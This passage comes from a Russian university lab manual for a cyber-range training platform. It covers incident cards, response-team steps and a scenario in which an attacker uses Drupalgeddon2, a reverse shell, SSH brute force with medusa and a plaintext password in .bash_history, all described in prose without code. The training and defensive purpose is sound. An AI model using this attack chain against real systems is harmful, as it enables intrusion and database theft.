'ОТМЕНИТЬ' (Cancel) and 'СОХРАНИТЬ' (Save). At the bottom right is a timestamp '27.05.2022, 12:09:29' and a 'Комментарии' (Comments) section with '0' comments.

Рисунок 42 – Перечень инцидентов, связанных с эксплуатацией конкретной уязвимости

The screenshot shows the same 'CYBER KILL CHAIN' interface, but with the form filled out. The 'Название атаки' field contains 'Доступ к внутренним ресурсам компании' (Access to internal company resources) with a character count of '38 / 150'. The 'Нарушитель внутренний?' checkbox is checked. The 'Конечная цель нарушителя' field contains: 'Сделать дамп корпоративной базы данных. Главная цель атаки злоумышленника - серверный сегмент на схеме «Data Center», сервис SQL DB' with a character count of '131 / 1000'. The 'Какие промежуточные узлы сети нарушитель атаковал?' field contains: 'сервер Web Portal2 с IP-адресом 10.10.1.21; Менеджер с IP-адресом 10.10.4.11' with a character count of '76 / 1000'. The 'Последовательность действий' field contains a list of three steps: '1. Нарушитель проводит сканирование сети 185.88.181.0/24', '2. Менеджер с IP-адресом 10.10.4.11 загружает вредоносный файл gerorttool.py и запускает его', and '3. Нарушитель, получив контроль над компьютером во внутренней сети, ищет маршрут к сети 10.10.2.0/27 и находит ssh сервер, с помощью утилиты medusa перебирает ssh пароль пи получает доступ к SQL серверу'. The 'Какие уязвимости нарушитель эксплуатировал?' field contains: '1. В сетевом трафике программный код, предназначенный для эксплуатации уязвимости на узле 10.10.1.21 уязвимость Drupalgeddon2.' and '2. слабый ssh пароль доступа к SQL серверу. Внешний нарушитель 185.88.181.55 подключился к web-серверу организации 10.10.1.21, сканирование с подбором пароля, Brute-force attack'.

Рисунок 43 – Перечень инцидентов, связанных с эксплуатацией конкретной уязвимости

Результатом работы участников группы мониторинга должны быть корректно заполненные карточки инцидентов, в которых содержится максимально точная и корректная информация об обнаруженном действии нарушителя. Общий вид новой карточки инцидента представлен на рисунке 43.

The image shows a dark-themed web form titled "НОВЫЙ ИНЦИДЕНТ" (NEW INCIDENT). The form is organized into several sections:

- Название** (Name): A text input field.
- Источник** (Source): A text input field.
- Пораженные хосты** (Affected hosts): A text input field.
- Индикаторы** (Indicators): A text input field.
- Дата** (Date): A date selection field with a calendar icon.
- Файл** (File): A file upload field with a folder icon.
- Описание** (Description): A large text area for describing the incident.
- Рекомендации** (Recommendations): A large text area for providing recommendations.

At the bottom of the form, there are two buttons: "ОТМЕНИТЬ" (CANCEL) and "СОХРАНИТЬ" (SAVE).

Рисунок 44 – Общий вид карточки инцидента

Следует придерживаться следующим рекомендациям:

поле «Название» - указывается краткое описание выявленного инцидента с привязкой к объекту и способу воздействия;

– поле «Источник» - указывается ip-адрес, с которого проводилась атака. Это может быть «прямой» адрес нарушителя или адрес промежуточного узла (сетевой порт указывать не нужно);

– поле «Пораженные хосты» - указывается ip-адрес узла (или узлов) на которые проводится воздействие. Если узлов несколько, то указываем их через запятую;

– поле «Индикаторы» - значение поля может быть взято из классификации атаки в том средстве защиты, которое используется в тренировке;

– поле «Дата» - указывается дата и время фиксирования инцидента

с помощью всплывающего календаря и часов;

– поле «Файл» - в поле прикладывается либо дамп трафика из системы обнаружения вторжений либо лог прикладного сервиса. Файл помогает группе реагирования быстрее оценить ситуацию;

– поле «Описание» - приводятся детали атаки, которые были получены участниками группы мониторинга при анализе событий в средствах защиты, поиска информации в открытых источниках, коллективном обсуждении и т.д.;

– поле «Рекомендации» - приводится перечень мер, предназначенных для локализации нарушителя, изолировании пораженных узлов, способам устранения и т.д.

Сведения в полях «Описание» и «Рекомендации» должны быть конкретными и не расплывчатыми.

Основную информацию для заполнения карточки можно найти, используя средства обнаружения вторжений.

Пример хорошего заполнения карточки инцидента представлен на рисунке 44.

НОВЫЙ ИНЦИДЕНТ

Название
Атака на веб-ресурс на базе CMS Drupal

Источник
185.88.181.55

Пораженные хосты
10.10.1.21

Индикаторы
web-attack

Дата
09.02.2021, 14:10:15

Файл
IDS_packet_time-2021-02-09T08_57_18.080682Z_ruleid-2025807.pcap

Описание
Атака на веб-ресурс на базе CMS Drupal с попыткой эксплуатации уязвимости drupalgeddon2.
Атакующий - внешний нарушитель.

Рекомендации
1. Проверить версию CMS Drupal на наличие уязвимости drupalgeddon2
2. Проверить доступность формы регистрации пользователей
3. В панели администрирования Drupal отключить свободную регистрацию пользователей

ОТМЕНИТЬ СОХРАНИТЬ

Рисунок 45 – Пример хорошего заполнения карточки инцидента

После сохранения карточки она будет помещена в панель Инциденты (Рисунок 45). Нажав на неё можно получить всю информацию (Рисунок 46).

Название	Описание	Непрочитанные	Оценка	Ответственный	Статус
lab1	lab1	0	0	–	новый

Рисунок 46 – Отображение карточки инцидента

← lab1

АВТОР	Никита Сермавкин	ОТВЕТСТВЕННЫЙ	–
ТРЕНИРОВКА	Lab1	СТАТУС	Новый инцидент
ДАТА ИНЦИДЕНТА	lab1	ОЦЕНКА	★ 0
ПОРАЖЕННЫЕ ХОСТЫ	lab1	Файл	
ИСТОЧНИК	lab1	Описание	lab1
ИНДИКАТОРЫ	lab1	Рекомендации	lab1

Комментарии

Совпадений не найдено

Комментарий

Рисунок 46 – Созданная карточка инцидента

После создания необходимого количества карточек – дело переходит в руки группы реагирования.

3. Работа команды реагирования

Предварительно авторизовавшись под своей учетной записью и узнав о своей роли лидера группы реагирования, перейдём к текущей тренировке (Рисунок 47).




Рисунок 47 – Окно тренировки лидера группы реагирования

Нажмем на появившуюся карточку инцидента, нажмем на соответствующую кнопку и назначим ответственного (Рисунок 48).




Рисунок 48 – Назначение ответственного

Статус карточки изменился. В примере карточка выдана самому себе, так что имеется возможность её закрыть. После закрытия инцидента преподаватель может рассмотреть закрытую карточку инцидента и

поставить соответствующую оценку, то есть, оценить, насколько хорошо студент справился с закрытием предназначенного ему инцидента.

Так же, как и у участника группы мониторинга, у участника группы реагирования есть окно с IP адресами (Рисунок 49). Однако теперь адрес один и ведёт он к удалённому рабочему месту через RDP-подключение.

Для подключения к удаленному рабочему столу необходимо открыть средство для подключения к удаленном рабочему столу. Введите указанный IP (рисунок 49).




Рисунок 48 – IP адрес для удаленного подключения




Рисунок 49 – Средство подключения к удаленному рабочему столу

После успешного подключения необходимо авторизироваться под одной из учетных записей (Рисунок 50) (обратиться к преподавателю).




Рисунок 50 – История запросов

После успешного входа под одной из учетных записей вам откроется удаленный рабочий стол (Рисунок 51). *PDF-файл с необходимыми паролями для перехода к виртуальным машинам находится на рабочем столе.*




Рисунок 51 – Удаленный рабочий стол

Далее происходит закрытие уязвимостей в соответствии с методическими указаниями.

После закрытия всех уязвимостей и карточек инцидентов тренировку необходимо завершить с аккаунта администратора.

Контрольные вопросы:

1. Для чего предназначен программный комплекс Ampire?
2. Как происходит организация процесса отражения атаки?
3. Своими словами объясните: для чего предназначена логическая схема сценария.
4. Что значит каждый индикатор на дашборде при прохождении тренировки?
5. Что вы уже знаете про средства обнаружения вторжений?
6. Кратко расскажите о сетевом сенсоре VIPNET IDS NS.
7. Кратко расскажите о TIAS.
8. Кратко расскажите о SecOnion.
9. Для чего предназначены карточки инцидентов? Поясните, как их нужно заполнять.
10. Для чего предназначены карточки Cyber Kill Chain?
11. В чём роль лидера группы реагирования?

ЛАБОРАТОРНАЯ РАБОТА №2

Защита баз данных предприятия

В лабораторной работе была рассмотрена атака злоумышленника на сайт компании с целью получения доступа к внутренним ресурсам.

После обнаружения и эксплуатации уязвимости нарушитель получает доступ к серверу, который помимо основной информационной задачи предоставляет пользователям компании инструмент для генерации отчетов. С помощью этого вектора нарушитель пробует получить доступ на рабочие машины сотрудников.

Главная цель – сделать дамп корпоративной базы данных.

Квалификация нарушителя средняя. Он умеет использовать инструментарий для проведения атак, а также знает техники постэксплуатации.

Средство обнаружения вторжений – программно-аппаратный комплекс для обнаружения вторжений в информационные системы ViPNet IDS.

Рассматриваемые уязвимости:

1. drupalgeddon2 (CVE-2018-7600);

Drupalgeddon2 (CVE-2018-7600) - критическая уязвимость удаленного выполнения кода в программном обеспечении Drupal CMS. Drupalgeddon2 позволяет удаленному злоумышленнику, не прошедшему проверку подлинности, выполнять вредоносный код при стандартной или стандартной установке Drupal с правами пользователя.

Drupal (CMS) - это информационная система или компьютерная программа для обеспечения и организации совместного процесса создания, редактирования и управления контентом.

Основные функции CMS:

- предоставление инструментов для создания содержимого, организация совместной работы над содержимым;
- управление содержимым: хранение, контроль версий, соблюдение режима доступа, управление потоком документов;

- публикация содержимого;
- представление информации в виде, удобном для навигации, поиска.

2. слабый ssh пароль доступа к SQL серверу;

SSH (англ. Secure Shell — «безопасная оболочка») — сетевой протокол прикладного уровня, позволяющий производить удалённое управление операционной системой и туннелирование TCP-соединений. SSH допускает выбор различных алгоритмов шифрования. SSH по умолчанию использует TCP-порт 22.

- 1) Запрет на удалённый root-доступ.
- 2) Запрет подключения с пустым паролем или отключение входа по паролю.
- 3) Выбор нестандартного порта для SSH-сервера.
- 4) Использование длинных SSH2 RSA-ключей (2048 бит и более).
- 5) Ограничение списка IP-адресов, с которых разрешён доступ.
- 6) Запрет доступа с некоторых потенциально опасных адресов.
- 7) Отказ от использования распространённых или широко известных системных логинов для доступа по SSH.
- 8) Регулярный просмотр сообщений об ошибках аутентификации.
- 9) Установка систем обнаружения вторжений (IDS).
- 10) Использование ловушек, подделывающих SSH-сервис (honeypot).

Атака Brute-force – это одна из самых опасных кибератак, с которой сложно справиться.

Ее целями становятся веб-сайты, безопасность устройств, пароли для входа или ключи шифрования. Известно, что используется метод непрерывных проб и ошибок, чтобы получить нужные данные. Брутфорс еще называют методом исчерпывания, так как верная комбинация выявляется путем анализа всех возможных вариантов и отбрасывания каждого неподходящего сочетания.

Способы осуществления атак Brute-force: гибридные атаки (осуществляется отправка и подбор верной фразы с помощью

словаре), обратные атаки (злоумышленник пытается получить ключ вывода пароля с помощью тщательного исследования).

Способы защиты от атаки Brute-force:

- 1) создавать длинный пароль из букв, цифр и спецсимволов;
- 2) не использовать в пароле личную информацию или какие-либо элементы логина;
- 3) для всех аккаунтов создавать свои уникальные пароли, менять их при подозрении на компрометацию;
- 4) на веб-сайтах защищать вход от многочисленных попыток ввода данных
- 5) переименование страницы авторизации;
- 6) ограничение доступа к админскому разделу по ip-адресам (белый список, географический или иной принцип деления);
- 7) двухфакторная аутентификация.

3. пароль к базе данных в открытом виде в файле `.bash_history`

Для контролирования всех изменений пароли необходимо хранить в открытом виде, что сводит на нет организацию безопасности кампании. Злоумышленником был проведен взлом на уровне хоста, который не был выявлен автоматизированными средствами защиты.

Для предотвращения инцидента необходимо:

- 1) мониторить активные подключения с кодом процесса;
- 2) просматривать логи подключений по ssh;
- 3) просматривать журналы загрузок для выявления пакетов с вредоносным содержанием;
- 4) мониторить доступ к файлу `.bash_history`;
- 5) мониторить логи подключений на SQL – сервере;
- 6) мониторить загрузки файлов через sqlmap;

Ход работы

1. Drupalgeddon2 (CVE-2018-7600)

Нарушитель проводит сканирование сети 185.88.181.0/24 и находит сервер с CMS Drupal. Эксплуатируя уязвимость Drupalgeddon2, нарушитель получает контроль над хостом. Далее

нарушитель генерирует reverse shell, загружает на сервер и ожидает его запуска администратором.

После запуска тренировки инциденты отображаются на главном экране (Рисунок 1).




Рисунок 1 – Панель открытых уязвимостей

Для обнаружения уязвимости необходимо подключиться к удалённому рабочему столу через ip, который указан на странице участника группы реагирования amprige (Рисунок 2).




Рисунок 2 – IP адрес для удаленного подключения

Откройте средство для подключения к удаленном рабочему столу. Введите указанный IP и имя пользователя (рисунок 3).




Рисунок 3 – Подключение к удаленному рабочему столу

На сервере WebPortal2 находится сайт на Drupal CMS, уязвимость в котором позволяет незарегистрированному пользователю выполнять любые команды на целевой системе.

Данные, необходимые при создании запрашиваемой страницы и отдельных ее частей, хранятся в виде особых массивов до этапа рендеринга, что предоставляет широкие возможности для изменения разметки или самого содержания страницы в любой момент на этапе загрузки или после него.

Для обнаружения уязвимости воспользуйтесь ViPNet IDS NS и авторизуйтесь, используя существующую учетную запись (Рисунок 4).



Рисунок 4 – Вход в учетную запись ViPNet IDS NS

Для обнаружения уязвимости необходимо проанализировать журнал Журнал событий ИБ сетевого сенсора ViPNet IDS NS. Для этого перейдите на вкладку События (Рисунок 5).

Дата и время	ID	Код события	Кол.	Название правила	Класс	Протокол	IP-адрес источника	Порт источн...	IP-адрес получателя	Порт получа...	Напра...
2022-05-05 14:05:50.70...		3001647	1	AM CURRENT_EVENTS ICMP PING-Flood	attempted-dos	ICMP	10.10.1.254		10.10.1.253		🔍
2022-05-05 14:04:57.58...		3001647	1	AM CURRENT_EVENTS ICMP PING-Flood	attempted-dos	ICMP	10.10.1.254		10.10.1.253		🔍
2022-05-05 14:04:10.25...		2001972	1	ET SCAN Behavioral Unusually fast Ter...	network-scan	TCP	185.88.181.55	46470	10.10.4.11	3389	🔍
2022-05-05 14:04:04.55...		3001647	1	AM CURRENT_EVENTS ICMP PING-Flood	attempted-dos	ICMP	10.10.1.254		10.10.1.253		🔍
2022-05-05 14:03:11.37...		3001647	1	AM CURRENT_EVENTS ICMP PING-Flood	attempted-dos	ICMP	10.10.1.254		10.10.1.253		🔍
2022-05-05 14:02:18.29...		3001647	1	AM CURRENT_EVENTS ICMP PING-Flood	attempted-dos	ICMP	10.10.1.254		10.10.1.253		🔍
2022-05-05 14:02:00.10...		1000100.1000101	1	AD UNUSUALLY HIGH TCP TRAFFIC	bad-unknown						🔍
2022-05-05 14:02:00.10...		1000100.1000103	1	AD HIGH INCOMING TCP TRAFFIC	bad-unknown						🔍
2022-05-05 14:02:00.10...		1000100.1000105	1	AD HIGH OUTGOING TCP TRAFFIC	bad-unknown						🔍
2022-05-05 14:02:00.10...		1000100.1000107	1	AD HIGH LAN TCP TRAFFIC	bad-unknown						🔍
2022-05-05 14:02:00.10...		1000100.1000109	1	AD UNUSUALLY HIGH UDP TRAFFIC	bad-unknown						🔍
2022-05-05 14:02:00.10...		1000100.1000111	1	AD HIGH OUTGOING UDP TRAFFIC	bad-unknown						🔍
2022-05-05 14:02:00.10...		1000100.1000115	1	AD HIGH LAN UDP TRAFFIC	bad-unknown						🔍
2022-05-05 14:02:00.10...		1000100.1000117	1	AD UNUSUALLY HIGH ICMP TRAFFIC	bad-unknown						🔍
2022-05-05 14:02:00.10...		1000100.1000123	1	AD HIGH LAN ICMP TRAFFIC	bad-unknown						🔍
